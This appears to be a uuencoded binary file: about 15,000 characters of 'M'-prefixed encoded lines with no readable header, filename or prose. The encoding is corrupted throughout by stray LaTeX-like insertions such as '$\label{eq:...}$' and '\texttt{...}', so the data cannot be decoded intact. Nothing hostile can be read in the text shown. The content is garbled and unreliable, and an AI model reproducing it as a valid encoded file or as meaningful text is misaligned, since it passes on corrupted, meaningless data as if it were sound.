MJP[#PGLU%X>+8<\$!C3,FFYS+88A4S)-;?+<6\$:0/,/5^;?8/6+H+.'-5./LB $M.FG8)S^SB/MU/.^!=Q9CN/H3<@_@$<BCN(\\ $Z7BR"Q0Y:_=J?9W\])Z/T\5$ M;JIV.W/2&Y*LEMZV:]O0PWA4^:+!%P4>FP6^`;YT)B'IM-#'EI&<!;7,0;[= M>?20WL_K7:7/Z^3/];6NIU=#G3E.I[[^,%0/!^.';Y9A1VSAMW[UDM&^XV90 MSFGF'\$M./4, XB1*1XAH@J3S6*\2?!/\$7K5*[V.84Q%I+6S;;W8&E1:B&KGJ M>B#, #JI.CUZGE9(&(1D^S1K9(JMRU='FC2#R(:R^N1.<^C`CRM+3AAJNCD(J M2J9A>!?ZCL5H6#I^@/`IN9.VS_E\1[<Z,:=?JO.CMB^@+,EEN(KKDZ.96=?E MFTD_ENT.@B8:8B9\$FA"3MV/S<8M.!]C-:LY+E0+G9OQUQ&%7'2/?ST?;2#2E M;X^G?8Y=^AR:S5K<S^,ZVM@NXQ8TQMJ:KQ%^/C7.V&Q#FBA_S>!R.0>";0YZ $\label{eq:mzz} $$ MZZ]_K^G&, `Q&Y(EQ_>) - UZ2VE, SG<'2YAN1UU*OR\MU4M2N)_K-LF: [XDPEI] $$$ M@U7K&*Y%C*?SX-D-GE,EPPRRH.V2LSWL\#.HT?>:]O1W)5\$EE1Q1UCC[K8ZW $M"#8%] < 87 = (_X\42(HY\Z./IZ7Z-WU/#MT^';0X'T'JW?QX:-RK:RM%[>W.E6]$ MQL9S3]+QHV;F7NJHC`U00(508_R77F.R^LVXEUOZG/\$\\$SS>[#+->\&[_QN\#B $M#X=>W8=/[5$&FN\:@R7<QFXZ+(.Z']AZ.1?Q4-Z'>\J_<60BMWOR81PS0`-3$ $M(:+.TBJ"BD7J64C<'/T\?'5FT2LX!&G'';556^CO/)[>*VYAL8&>($([NT"6])^{-1}]^{-1}$ M\$3/\NN\%M\$MXU6,EBRG>X_19[^2B^U1EMGK;ET\$L_P:1'UY)+E?I&_A8.?)N M-[\/W\M9.+-XW9Q,FGN9V&>!9USGBL8&;"&/ZO\2V.^C9+#]8RR3#)CP7D\$: MD7':!7=#@[OS\$%)A)FO;Q.8/UZ&8/=NYW*8=EK8I&#Z8:R^/>90+_5QKBHHM M; $V[< HC^*; \&, 9S-3&^6N7+Q+QL?I[W/X=S69VZ<S4XUXQB&W,E]"#MJX\$:F:$ M.63?)6Q8\!/L]C7)#SKAY?J1_`<]#C]^,\GNVDKEL]"SRZ<"A31;'\$%\XHYN M1&VFS0"822I](+=.1,YC,LTZ+\$/M2VM)K5H""7FGOKN]TK(W1.*6"=K:R]R] MFC>GQFZJM4L6=;R9/;IU.9RMNKV?<7.3<>=3?\N>=CWA`0V4W,:H#%"?EU-= MFZZ&ADTR; EQVB; 05-65:U><\?BJC2VT2E_60; "\$FZO\$6VHXTC)-SVCE^5%G6

M; J\$8FROEY,: /RO'6@SUV-2"^P^DN<]BK\$]<1CN'(KL)=P'3NM%DC%W>N5[E[MN=2U[E<M],5%JAUCCU8G7*QI&6LYVBG=I%UCEG!VQ\$_J@Y&QB%=/S-JRFWA M^>T.M(SA-H[FEM\ZSD[:&E]!+GUOL<ZY<;(V>2N*FXJTQ'+9[LY<A:]9/-CU $M\GZ\CZK$, $\SQ\#EB"S>\GG\&G\&MS=)CSA]NE19)/=.IE_"1Z[YL(X.XXQ?,Q6*)$ MR2:KO/V0--/WJ"PCC8;.==F7AR_!:_+3!&Q&1>KEW%O3GV-9.)5SOT(Z?BAO MIV+\F.KD-]J->MM>5/7'LIFXYS#%BQ@_7@Z<\W_`8L1IECD>W!*F=W<W?FQR M9CS33L]E&0CVLUQK70]:DQK;OZ#SH\$6<YP3LY[EGFXZK 0CN]4AQU+]G=+[\ M18.B.]<:P_Q?[9N884D:/U]SG[H9U9087=MRT+Q-;=.Z&#C#V<LL+WJN^H2T MDBG]DW)<QO<TS7.)H_M*QKQW:SKC;'NHG/50][X4U\2\9W1&)MMRTM\$^S#SI MJ/]:RFHT?OMK)G96H\LY:J>GY.8LZKDJ63!A?*8)QF+/<>5'4_&MQ358(.>^ MYK5KHO,, 'W+SO><#XO), QS>>3VA_,MI, 'C_HT<D]P>_0Y>[Z]&ZF'ER,AD?1 M>KNDQ&K4\$/_/_A^_.R_)9M&1E<+Z)@ES%-DZOC":E)%%'J+9)6QH[:U0BVN! $M:-4>AJ9%>=4,S"JF)9:.5S66?3B6[#[=N2ZJ)4_1&=4M1)$U%U2"8S=0=QT9$ MKB#*.[#A&8'([K50S.GZLYO(_6*K3\$_,T#R[L;:G@9.QR65JN%R-\$V0(PBNE $M'M\2"YIC-Q\&"C>]*T5OL('+.$5(O?IW_2]D6NV:8T:K8U-JO#1"VB^E=ZDLA$ MC5]8&E,WFZY\$<A>]W+[).[)#ZQ\$II.>:I718PU(:L<^S]@A'++I"Z=:"5TIW MQ!.7<,]_8'L[.R)\$:(@73,1YW[H(ML16K<_5DCA6_E@^4<:\:FQ>_V56'K=R $M+[;4F#=7-T[.9P]D!*QV$IYJ[KM!25PQ-X@2F2!#H]$-1";`L$RR(.]^-@.A$ M8Z > 38B - 0]K[ZVE;[*837(1-=:1].!MIA[&>PCJ6"<ZGG0VEV+FMM<=[V:4]] $MZ6GS?E(3HS,-\#:<:\&^72[OOQ9J*,B?5+1Z/49@1$HSERT>/U=KES);K/DO9V$ M!UQM;7D:S4:)7TMQ/WZF3QDQK[D-@JH6T%05X+"!)*PB5:.,&-;JG2(U%*+= $\label{eq:m"ZS[URJ;#0<_JQXFNS&XN35IW(;U_<T-Y7J[?Q"\EHE`F?40MOA0\/RM&="] } \\$ ML+U,/VOCNQ"R^UL_NV<UTM-KREBHF)?;RXY6[@H+U^?IH[)[O)A3R7,J/P!V ME&I?8F*\$\$)E[Q[UF#P3F4Q!BM)S)JA"3)+&&ITB4WJXP80U,[XLPD.?-ELMP MJ#KJ5X;[[\6Y?3TUUYF#['#43`HXMO<TT?C<,YSW6*P/CE5^,]_/Z.=M[PS# M;, I^65<LUSNM#:R'9AC:=]-7_>-*]GI:\<CDB_>^OOT[A<NCY9;;;KIK45:1 MPU.10&-:#(I13P!"QCSQQMI6-NK/[9H9-JZ;N7810[D]0FSR]8Y""N/=[#BJ MK&_;405MW\LA@^1UR>T1N:.UKG/JJ[^3[=WGCH:=<EV;NIE8A6S`F),0.Q(/ M678N+W\G'[VQ]8'BV]0'Y\$*C68NJ:,)NUKHA"8YG`^6'H\$HPC*RSXV*4N52C MR\8)KG_`#^[P^JYX4DZQ">/.(<<E;>XSF1^Q[03(\$96D,X"SO^KV8MTW^&G7 $MC^7;/XMO"2I>!QJJ><^>]:KT8GV.`CK/1K+?O"&467N445+[G!!0=$2H2H!A$ $M*M\H*[A/=\)Y9QFHW<)E75H,O-\BH07,(!NNN\#[O;R)3&-WOT,1_@^*NF;E$ $\texttt{M=]!`,)} \texttt{W>FM-KKH=0)} \texttt{W'=G.QQT_A:,XN/PHHWZ2A8,_J^\&;} \texttt{R(\#O-["(?L*.E)]} \texttt{M=]!} \texttt{M=0} \texttt{M=0$ MD7I!Y#+3/\T-UG08X!E&0=6?GGJ3]L_M/_Q_J>@/.'R#',U\$33R5PG&U-/3S M_#WZY,WIASSX/VZ%.M%#-\$^3%'Z_BH`3Z<2HOY,5?-X^7@M:I+BOB('OXNN" MNN*![\$!,XI*O"ZCNIWA*I(Q&4'2\$**9W7!40)%0C7HU">5C#GC!X"Y^X<\$FT M(T_AU\$C&>R\$],B.W"!JB/X.5;(/3"VW*Q[UUTM).0H<+'WWSZ%RY.'@XM/4Q M1HDF-N2<MX^2'.#%G?78(*CE3^0EHTBHD7\$+H;<1=?W/;W=?ZGN-\$2EXBL]A M>NCPB8FQ: &A4#T =; NOZ<VF(^YA8=10ITN/<'V(TJ61IS0>.5\$<7&H=(X+LE M.>IS<KJL7JY7W&OGGGTYR.U'FR[:+.H[<QRU0:A;QBM:6(YW/7\$7`F6R#/Q^ MRE':<C);J,U4K2.<C(VGL/?'8S<&,95[N !EODFK8F-1RLF]W4%K0FTM^#EO $M/*, N<-$A^4D405"^*J@^L@^L@+((JP9(?K,H]WL?#O_<">IDN82*C%%8PBBR$ M(0Z#\$2*\$!9"5BD0?':2*P20441`%&()!5G*RLD4%`4_!9^>CB`7;MPRPJJ1! $M^6 # $HFW] += GBC, J(*AXM+^K *06*(HI^IOLE)M)^#B@)HE'#6 [D,1)@2*LJJ$ M1\$%Y16V%:<Z3#*2Y:(L2H692F-TZ<:LE"P14J!00[FS*6*QC\$)SH3.)8Q@Q' M:P*]:?IFS%E9WNTZ4G1!#H6"#)^VJ:=%A"27@=K#4+*?Q-SY\$F+Q16@3P=9H M694 R^G2 G;QTL $$][ZEN\WM,5VM9S'-=Q^)E-(^+.S>-?Y^#=N2:3.74I;'4]$ MR: 2SFL<2%E%Q; VPZS!BNO*>/M%, '5^`VGD=I%)9U5*56SJS8T]4'S5,/5%76 MSW3>&UKR[VQ_"@]YW-KM:J(JRE8CMJS;,N7+"6AU+KE&??REGPRS)*KN+R7E M#EB##3V&C3<CM=Y=OA1%1=&0OK>?-:T![V[9N/JG(5<K+R,Z[-.4SCE.>N1H)])M,5KC93FSQ_<9,W?Q9',@22%<F1%3//_71UM^3]LO\$J_/L]3F/VZDQ+PH_2M* M<E5\,*(M:Y,TBVR,<[3,F658;&\SLX2'.P3E\$TT3WE+R&6YH<YT(\R%OGD_O MH%9Z[G\;/;QMHL6LM:@M7A:]67QC_91,.[_3P?5^\NRM^3[_P\$>*XUZ]>L_9 $MS[+\&;612+XVE0ZG3/A/UK58M>943"U):*UHM$_R[OK:+V^5/@FZ:\Z4Y\/:?]$ M5%L=W>4PF6\$T<U#:)\$24QPD@UJY"Y\$^#\$1=5:SF;I=OGILS>F;)K;*F@U\$T[MIDW[EV/O.EQ,^*S,4F!U!,]9[.!W\$761;LRD#6P80!W^ZWCTQ3P1J^DSM3!9 M4N5H;W#!UGHI\ZY+`B11*%O[940945!@:4%9OT?D,/#\9Q`X8P;ZJ4PL^YA, $\label{eq:main_continuous} $$M^* \RL8 \times ,$9T2N=Q\#PSY_F9>K<Z2 , (YY+:IS+>Z>6@ZCA4UR=3Q+EQ].R5 $$$ $\texttt{M5V9}) : \texttt{C(S4QS1E4S} < \texttt{S^S} \setminus \texttt{U&OXE\&B} + / \texttt{"D6CP}] \cdot \texttt{U^7;7WB^2_?U8E\$E\&\&/1Q=WG*T}$ M=VJFC.>_*%M6Q:TL)O#6UW5:A8NNV[\$NTXF^O)-'.U_-@=BDX:K^^?0;^[[_

M@D'Z4_+L<D%(.\$C4GP8?T?ANDV6RE'YIHIC^'=-V??P*O\$&V3^K_P(I,QL;\$ MV9#KQE;@R+QB+J(F#KKH/1#\$%F;,PWHVTR37X3>@VFX-+M_N,6%ZFJW&-L8R $M13KZ=T, 8\'HDQ-7)B$S5F)\)T+-NF(L=#6$YZ*'(/W:3&2&V:X.1=(C91$. M\W!-VXU15<S@[C&/1"#U$099S<S^3@117-43&G3<'^WBHTOZ/7EWP14:!\HH$ MD-4/9\$JT#E#=J()C7Q=;-X6+O.B=K+PV>TVK/F3Q:_DD=@5,85+UUC/C\$B/3 M2GP08H5S54*Y]"^M\$:P_1LW#*K;"AZ4S/.RYL<!\$B\$1\$3\$*16RLG5QU&:2;B M1RQ2[M!Q@4B"06<2BUGL9P@9XK0Y4"BQDTSA;0Y1?33A#8PZ;Y3(B(FK85?L M#232:W25,LHP1\$G##3\8DWEK-C&I5WQ'8AD:@T-#1,*%9@Q>K,>&VENW)B'D M#\$\?5KZMJ>;XNS((C(-M&>':L:B)68>RH,C3#V%>QJ'74'&.F-X>PZDQC^P_ MD/#/IG^1W908QY:E.1I]60[KM\+RY00:J8I^6"#.7LA01PKQ@*ZG\$A%_,_,0 MNA:\$A/%B.)8\<^C8[/@/UL^4RK.1C)MR2\$5JD*2QXRQC+..[BBSQ\$</.%9RV M7+S"989=7>1F,',L?(1YU=2<IV+K;;AV''8X&6C<(!=80].C*=];[MS'7&PI ME[:(;=VSM,R&NY=C,58S(/LX-C'FIMZL.MFZ<NQ-V:U<!-QN9)8SCYHUUO=Q MMFMXZS-TFS]-F7+;H<NR\U4ZLT.6+=MN0S<M8R:NNV%-'"G,Q[>V8,WK3)2V M8X^)\$P<)IG\$W2C-,S>;F36X4`D'[84YU3KF6:)UK-:\$JTAM-YE=(S73=BUBT M70FZ(6F>)BU9H+I\S.M!E,U`;<Y530[U=FW.3=P;HZI*C=RDV]8M7=SD.746 MV<\<:U(/VG\$%*QGICI"Q`FZ.(Z-#.YYL(]:JJU1XILPFA:(XE6E#7<0*!6 M'9P(BR(1IFIEA?>IC\Y7'S_9_GGA>#U';GESQSHRD[39&GP=ELX;/0V:]_W/ M<XAC.7T6BB/47H\&\Y@+C)SPA^SS86/QN]22:(?=F,.[6'ZA6HU0UGNEXAD1 ME'">V*L(B8\$J9D#MWD:R)QH1+&+\$T4[:A`D3J.?2J/=K%;AHF:*9M9T\$EJ6= MX, #P>CZW_F.(/THK[L\$#K0\$#M\Q]B8DNXJJV0+U5_K8.[&>!B.CHVWEL#^IL $\label{local_model} \verb"M6%"] \verb"9VD!V*"] \verb"UL:V*HN*K@?R$(S!B]QYU4QG/UY`V,..,QOVVE9)<`!Y`.K/YK"$ $MO(A[<E9]'1_J&FI^M?;;WO!,CQM#'$58P.<W<K)2)<7W"&N^_?8+)F)N(;#$ M9-9['WEOGE5TQ^3[^3W>X?.L!J>)6YB\J-!`5!#\T5\$\$&QJ;0+PPX.ME66;/ MN^]U^M#D[<Y668BG<)EXCQX]-36<.2TYQ!!1Z1/[8T+XAG7+VD7=P0W28.48 M\$.43X.N-WL3(?F<G=N9<.+FLY;=QC'[C=F":_*'&GSY:8VL,Q'/10^E2=W/V ML.CEJN]#-GM+JJE7`>U[4FWW=[TB[V-SILO4.?:0A3X3MI%SJ>\P^!,2%/?8 MOI-C-SE\'(:7/:*-[S/T<-^G\$\$\B2PM2O7)SZ*01*U`A8\:J%VJG.<_,M.SL M^32?F:WA9DZK@BREW.3E6[=*Q9NGGN)ULL62Z_;8F+4K\718=X.T<Z4=9+6= M4/HJ6-=M+@N=CCU7XH8\;K:%=G7P<I3IE"@N4N0AO&%20-U'C7\699JV7)6, $\label{eq:model} \verb|M] + \verb|UW8G\&_MG| 0_5X-|_I4`NXU<S_; 0=02; \verb|M9087R'8K&R6.; IZ-BHX_"A9Q&[|$ ML)G.H<!&LQ(P,V'163!\$EK(NN@JJB7UU=_H5[_*BNY>@9#[V]0NV?`\#()\W $M(N[C:H9\&_DR>ACEFREBS45XW36#1'74BW-!(8\<3L38-W-B4-5;K<6\<BR?,$ M=/;L\$ET\$+=D:36)C64*2\$H;!E[U9)B69V?J2ZBSH(JJJ*(Q%ZQ@*\$K`5&"Y M91_BM*T?TJZO2IO\^D^KZ)H;2)GHIYRUK"_+)D0SX54((D63MDB6K8I4A $MUO\ES5T]-4][V_!9\#DYF_U\39:^)(;&KP:,J_+N+/&IBBUNBY.QHOV*W;:C<$ MUXU4>AI:DUD?9U*C*BNS3\"3&WMOA/JDW2--G>#/CTXYC[NQ/3C\$JNN=%@+Q MF[="*>:2_M**\$CQ'9:OP9*T]%T7"U,^QEY2XN?LXBBDW>=B1F/(U&RS:#BN9 M:(.J*"^^:>\$B[;07%S<\+KDR94Q<P%MW+5O(XEPP:6%%JCW3#'FAAXZH*C/I MB+MO\$M[YUZBB2DR;3[.//+?+4197,N[:;#?D+^GGT3W(^SX6\$@+CRQEL6G&< $MZ+9-=X^U\.Y9J:]([5DW49LNXC=)]ML/%G+)3QY=62)N?X5P)$W0#7:8F9:Q$ M\@SWF/QH-!<X8!T-/A.W>^V@LI&2-\$2LFQFU[G'Q)&QEW.5!UK25<^WGT&5& M9\$M23PMVE,GFW\BQAVD]\OYM>O2_)?1OTATCN%>"4O7K)/4M]<6_`=AL3IYK M1:YKL:.ZI,LVD*GRJX,X4SEJ5!:+D43_,[#;S!O[C34%ZC97XX[,YJV-XS:= MJNX_A>:&M/6T[5Z/B7'T254<VWI9S]+2>:1?C-2?=W.+L7C064CW(LJFXA=T M\Y6P8KV_:7-2UJ#;&S450QY]D4TDRT-@\>%,3642*Z/GETHC@\VFO:<DIUG2 M7]MI=(XW4;"VX\C=L&T.GV')&F:A6Q@40V^(E`Y[#8F>\CUI5O9>1D17US#B $M-QWU6>!>>/JJR*9J*6VO2V4GCDP6]F51W:(W"+42VH8*((\[2=<G1OX,_:=$ MV.-31&8T-OY_9_AHVO9VOL;UDT9DOMJUZSKBQ2NOO++H.LQ6Z!]?!6>R&IT* M*Z<W-A82]W6VB=O;K.X+:C/NVK53+DW=[9545['240%A>N2J+/A,,5"HZ+\$W M;R*\$5]9#\$BGN,RS[XO572*PBLN:9<E&:+)?KM%1\$DROOS'-;A%H0FMZUBIR8 MI5*=(Y+ *3-H[DQS)[ZR7L7!/8NPLT12\$M2=')@6Z+@ZLOS/W;5>E3)W5HQ* $M:.91+<):7"4+BWGX+]5X)D)*=N[0^3N.LV'S'`_)O(6D]^:BTB?`];"Q2(<$ M'\IT'5V3\$L%,RONN8?CH_53W\Q89(4_C,!^9NM2/368VTH`STL3A:*5%5#C# M'@S4\$\$CK4":R0;8?K-F:=ZG#*.)6`H,*]P;7,LXBR5ZYTA%ACV4BQ[C+CV*(M\%BQ=T<.IG1T>AFXUMMKX;>?FU?!?1QWY<3F<SH;J5GJB<SW-3ITN%S.VSRY MN(OD:=\TNZ6/B;*:NSQMFU+UXU%^=]D9]EZ*9<"\$'PBVILR'&D(6N17;B=8C MG; &.'))QWOA&ZZ7AUDT5>7EQT=IAG`JFTH-6XGEGE[_@'!DB1\$3(S3RZ=9D9 $\label{eq:meessaw} $$M@@>] E118U$"J/2E@@ONM8K[&K\[/?_7\I1^&4?)V8^{#:4==`;P^.N9/UF[&J] } $$$ M3GJOD, 2XC+AG\ME\$E?, HP-?J1&BCQ+35'K\4L;D1/VU)VP57P83"1L43W<JY

M8=R(;(:V<WK7O80XX@\=1=8V\$681#D(TYA2V0*\I+4:IE&B:&X\$;5/X@&'3S M.9XPTWHUO&663@0^EE(Q,)@T@LB5,1.Y*9P85"(@SP0JBZ*%6@FVY?P>__P $M_{Y'V?} + O'C^8CQWZ!LN + -GT2;;1T5 - * + AR]I1 = '[2BVMO + &FSAM = > 6P5L,$ MLM'F^AMSM;\G.TA.6*ZYH&_'J^OEI[>>/9W<<:#OA1"'_N;&/)5N-OC[F7>2 M1TPE(D3'QY3%2U8DA=?%,(QL-*XF%5+9FI,E]'9)M[IOC\1[A8>IPE-(I=52 M4#2H2?=R&-0GX`8&C&MI#`FQ[>S8B/"U\$3>9@F[LPHB0PRH8V%0HS9\N]Z!! M#=+1KN,M%"@J)M/Y>73]/<Z3)L\$-D8L2.J7DS2Y'7XVKHNF=%<76/CHK0K>R MV*L-N=7! \$WGU]LPLQJE#FRQ(Q4J\+G*QTC;AF],HE;])@PNU]E5'Z,(:'\$T= MP.\[J=ZI+KK"(T<9%#=.^*N]\K*H?R[C;OUU'!G"'F^SUJ-\\\B8:OT,[LA</pre> M8QT=), [6=, INH%4\$97=ACE2T;6LJ=&HR-\$"@][H0VRWMYZQ&'%)U]&)88]3 ML9[?-WYSL3Z`Y[?(]7:2SF8:*7=1W%,[3>UX*TX21NW0ZPQ*BAX4+)4L,8,Z M0DEGO#1SR;#GDU19\(A?%GY@\^7E\K,`3SI2\$@=#E4/EFAU,(5%`Y!.G*&#A M2)KW?18R[Z[6)>(9.DWH-6YR:T&V=#@TEMW>--B>+RV;2UHRPO;H/4WB6N<7)M7YNO)U48&?<^**'O(G5-&7V;!E"0/,C5Z.:+T6H7V)Y4,(!OALB'>G<CX8YH M]I2[N)W5*B+>;;G`&%Z5D1\$1.\/!.V,:4@%[FS\YL7(:*B0G;0\RH6(5@O"< $MV!U,VG$$^URT9M?YF,K^,?Q4Q:[,_@@-4RXU[%J5GS']/[\Z:9@T6^7).,C($ MF-B2/"6+[.>:;_/L9#5Y7^EUZS8!?)^A.O6;?HR_)%X3.PO9E*(Q'>@;LR,D MU\$9'&EO#[+F:CU86*(]3-!E6SD>T]C/<6N&]HA[/C._?6K:4UAWAD[D65?JD MY?ZUZ2?'62=CI&@MN#B:EPY?\$YX6R34LN5-UJ4%\,\$\$':E]&R&A)\$A4#JO`C $\texttt{M2[L[)DC\backslash QHY^'+\#4AGTD(_BUMF2CZS6*C1?C:O,G\backslash Y?S>H(Z?]\$^1Z+QV/+D)}$ MOTZ?J9XRATL.E<<VRS\$`6G)D*1EU0;(@X_5MUUMP^.KQDV:P[.)G.-X>2=): M%W1"A>[Q./V\$UFSXL(B7"6S'0F=N1M#<+&N<.:-NSF?J-; `T?VFCPHC.GJ&: MLW&>\8<V4T,W.^4U#@.(@L#=+E&,MX]PO+Y3EDZ3O[BH)6?(J[2VWZK'6(XF M!.BG-)':FF&T=FMF#GAG!\$/.5KBJ@J16<:JYFZ@S'3U;,84>\R)7EA5IM!7+ MGIOC:PZ%I\$03>-Y(Z..V3F46GX'?\$".>!RR:>)-0EV3.Q5<35DS.<5\GOC'G M=FVVHN3H:L\.NK\$1@X3H--^:;Z18N;%B"0(<NCF5*&4!3JGWK3;G+R8;Q=IY $\texttt{M^SO"R[K>,8K4KW1ULYZKOJ}_KQ\#WB-[W41(0M!9JEEYLT\&ZF=+P\&(N]6A/+N] + NAME = \texttt{M^SO"R[K>,8K4KW1ULYZKOJ}_KQ\#WB-[W41(0M!9JEEYLT\&ZF=+P\&(N]6A/+N] + NAME = \texttt{M^SO"R[K>,8K4KW1ULYZKOJ}_KQ\#WB-[W41(0M!9JEEYLT&ZF=+P\&(N]6A/+N] + NAME = \texttt{M^SO"R[K>,8K4KW1ULYZKOJ}_KQ\#WB-[W41(0M!9JEEYLT&ZF=+P\&(N)6A/+N] + NAME = \texttt{M^SO"R[K>,8K4KW1ULYZKOJ] +$ MVEL>[?BQC&83"@JLZ;:7PC=^>CFM%'ZZ+XY\$1H>J\8,CA*0D*-,X21:Y!<"[MX&3%\9K\$U6)E?*]33[X>7?"UD<CGI%L"UBY3F>.58TLEB+K7O+"L[:E3=J1@ MVT:)CL.W4/!NZ\=YNM>7L2%B0TJIKKKOX4TR8?:UY1:W\$0"4*H,"==58HE5: M]FQ=->\HER\$6LGHDB%G>ID7!%\F*)\$1VL6FK/!S<VT>R.;(A-K.O[_]G_%M5 M;1"?EHQOI:9?:!'9ZPP153+NW+R_\0IYZE_J5\$X1LR:9J8J)WI^M?AU,H-/[MU]\V3CXF6A`VTQRVFB4P*P_QT@H>S6EUJ*\B67:]U0L8JZW3H\+/2+CM/MJF $\texttt{MES9Z]6,6.C6@G`C=,`C>H(\L22'&'XS9N;WC2]4S2O-8U<]:(20J?U+&HJN\L22'&'XS9N;WC2]4S2O-8U<]:(20J?U+&HJN\L22'&'XS9N;WC2]4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20J?U+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]:(20JYU+WHJN\L22'WC2)4S2O-8U<]$ MH7(2GZ*DZY,<&2HF/'14:9XALS>L4`4_%-_>4&\$^,+&MO;RCH+MFV^N2[.]7 M^?(_UT_UVX/P9.9S3@A(+8,7GJD%H,#&B"YZR!\$BCP`0\7\ZB+!.U*8QG.T: M\$7%+"6Y+@[9V"6R@ERL3I*,9("6K6(ZRBE(1LV!IE)\+)"M_G=HIV+X>AR;+ M'-R:<(F!N,'[2XW>26AA,8]DW?3MEB285X3K6DP>Z+%?1/TS8; 36,:BT-V: $MF:M5/R>UYA(8C$$K%'XDO%DEIC+4L9/.QB;\9*;TRG#H20TX.)JG"#^<Y.),$ M?.B, VZZ?FC"#2[M0;W"WPX F4-9LLVL?EEXZ-43LM'H:#9>YY;\%#],9\<V+ M.Z'YVD:,NQ4+UD\$M5#Q19Z]*S5JL\$%R?.;DA7OAB&U!9#AM:-<.M4WS91CLN M]2 1NZL<7Y6;WNG(2Y/H%@0\LK9J9]F'U<>=7L;.:6TT3OZI@ #M=(X1Q-CA M(H3Z6%18L\15+..)^1AH[9\.4C&CNXC=:,(,<GH=TA,[L4@>=9G8L=G;%RD8 M=GE8*?;,19VOM]KVIJSFO9[==ZP4-A]F_VB_43KJ^Z':^FIY^9%BM\$/L^,!R M(8CC8C<K,70+E'?2G0-MFYW_<DLO)['H1A@I>_9_!!R+M:-8<X;J4>'#\T9L $MZ\J^*L/@1V^06'\$UU6L(NSGR<X5A+<.@K!-0W>_[D'B6_EN[2*S&MHF$_^Q=X])$ M-;B7B8F&X%%Y;/>Y&`B>1HC"N*!6X"3`(NY9FR3@7N'V21D'`MA?N;O]V36S $\label{eq:mr2c7u/w-QG#L} $$MR?C7u/W-QG\#L;[LC]S5/S*\=BV-POS>K_4K)62-EU_+2C.CZ:&2/0DY0AWDS$$ $MV(K3'C\$F#9-DWO--2=\$E4S*<U?^GIN9EL6,CG.*AEJCFB89GV\D1[9+^TW6]$ MY*;S[*6[^?,Y&FYI>RTUY%K6=FNF8IT^WZMSW;GR]B*J3W1%I&#K])Y77G"R M;, VY[U]AXO9K<F"\I)V;KTLPJ*6TG\$SX4%O+^3\$G)4P?0-C:VN\]HEFS(V]0 $MG^J9-.?;X['I.FI.H+#;/,48B3Y]_M_-&5<$KX?33/+FOEB]@@]<9$6-/[$ M&OYE-K:-1X@KTM+1['5G=2AO3TDN3A:ONK^&6L:?4'734HM!@YXM![V+T*'G MX.LO6';,T?S^YY16#%[MQR56-]<1'J>/Q5IB5L\$VS591%#HA;4HE8VD+C*]G MN) "C:9PN197?#EM+*F`=DM-2`'ICJKK:Y%L5,FE:IJ5-H\7+X=GU,*3;\5H(M1C-?U/ZFF:MUVYPU+:%#\$.BX)TX"&U7#(LF2#.'8],=KR6#Z^?=(UJG:6+B2 M;83VS<57HWK!;GOJZ&'E(;OGTU&M,`]]-4#'NDOMN5-&S5DD9M"[[)F,I:N $\texttt{M:P[=\$S\$+P^K-JWM^PQ/9]K;} \\ \texttt{U0U7X'+"8Y*=QPDX3X@11,YIF8'$WY5LFNY} \\ \texttt{M:P[=\$S\$+P^K-JWM^PQ/9]K;} \\ \texttt{U0U7X'+"8Y*=QPDX3X} \\ \texttt{U0U7X'+"9X'=QPDX3X} 